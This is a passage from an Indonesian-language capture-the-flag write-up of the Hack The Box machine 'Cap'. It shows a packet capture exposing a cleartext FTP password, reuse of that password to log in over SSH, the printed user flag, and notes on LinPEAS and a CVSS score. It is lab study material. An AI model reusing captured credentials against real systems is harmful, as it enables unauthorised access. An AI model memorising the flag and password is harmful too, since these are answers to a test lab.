   39 4.167701   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
   40 5.424998   192.168.196.1   192.168.196.16  FTP       78 Request: PASS Buck3tH4TF0RM3!
   41 5.425034   192.168.196.16  192.168.196.1   TCP       56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
   42 5.432387   192.168.196.16  192.168.196.1   FTP       79 Response: 230 Login successful.
   43 5.432801   192.168.196.1   192.168.196.16  FTP       62 Request: SYST
   44 5.432834   192.168.196.16  192.168.196.1   TCP       56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
   45 5.432937   192.168.196.16  192.168.196.1   FTP       75 Response: 215 UNIX Type: L8
   46 5.478790   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
   47 6.309628   192.168.196.1   192.168.196.16  FTP       84 Request: PORT 192,168,196,1,212,140
   48 6.309655   192.168.196.16  192.168.196.1   TCP       56 21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0
   49 6.309874   192.168.196.16  192.168.196.1   FTP      107 Response: 200 PORT command successful. Consider using PASV.
   50 6.310514   192.168.196.1   192.168.196.16  FTP       62 Request: LIST
   51 6.311053   192.168.196.16  192.168.196.1   FTP       95 Response: 150 Here comes the directory listing.
   52 6.311479   192.168.196.16  192.168.196.1   FTP       80 Response: 226 Directory send OK.
   53 6.311640   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=76 Ack=211 Win=1050880 Len=0
   54 7.380771   192.168.196.1   192.168.196.16  FTP       84 Request: PORT 192,168,196,1,212,141
   55 7.380998   192.168.196.16  192.168.196.1   FTP      107 Response: 200 PORT command successful. Consider using PASV.
   56 7.381554   192.168.196.1   192.168.196.16  FTP       66 Request: LIST -al
```

Ditemukan kredensial berupa gabungan *username* dan *password* ("nathan", "Buck3tH4TF0RM3!"). Menggunakan kredensial ini valid tidak hanya untuk FTP tetapi juga melakukan login melalui SSH.



```
darrel@LAPTOP-DARSU:~$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Aug 15 11:27:08 UTC 2025

  System load:           0.0
  Usage of /:            37.0% of 8.73GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             240
  Users logged in:       1
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:1313

  => There are 4 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet co
nnection or proxy settings


Last login: Fri Aug 15 11:26:51 2025 from 10.10.14.76
nathan@cap:~$
```

Flag dapat ditemukan di dalam *home directory* pengguna.

```
nathan@cap:~$ ls
linpeas.sh  py.py  snap  user.txt
nathan@cap:~$ cat user.txt
09f8cca9a46ab075c0521c02c63297a4
nathan@cap:~$
```

Pelajaran Baru

Alur Probing

Alur untuk melakukan eksploitasi pada sebuah layanan pada jaringan cukup standar. Mulai dari mencari *port* terbuka hingga melakukan percobaan lebih dalam untuk masing-masing layanan pada setiap *port terbuka*.


LinPEAS

Aku baru pertama kali mengetahui tentang LinPEAS, script yang membuat pencarian alur *privilege escalation* menjadi jauh lebih mudah. Ini akan membatu untuk mencari celah kedepannya.

Implikasi

Apabila terdapat kelemahan seperti ini pada suatu layanan nyata, suatu organisasi/perusahaan akan dapat ditembus dengan sangat mudah. Memungkinkan pihak tidak berwajib melaksanakan fungsi yang tidak seharusnya serta memberi akses terhadap data yang mungkin bersifat sensitif dalam suatu layanan.

CVE Score



CVSS Base Score: 10.0
Impact Subscore: 6.0
Exploitability Subscore: 3.9
CVSS Temporal Score: 9.5
CVSS Environmental Score: 9.5
Modified Impact Subscore: 6.1
Overall CVSS Score: 9.5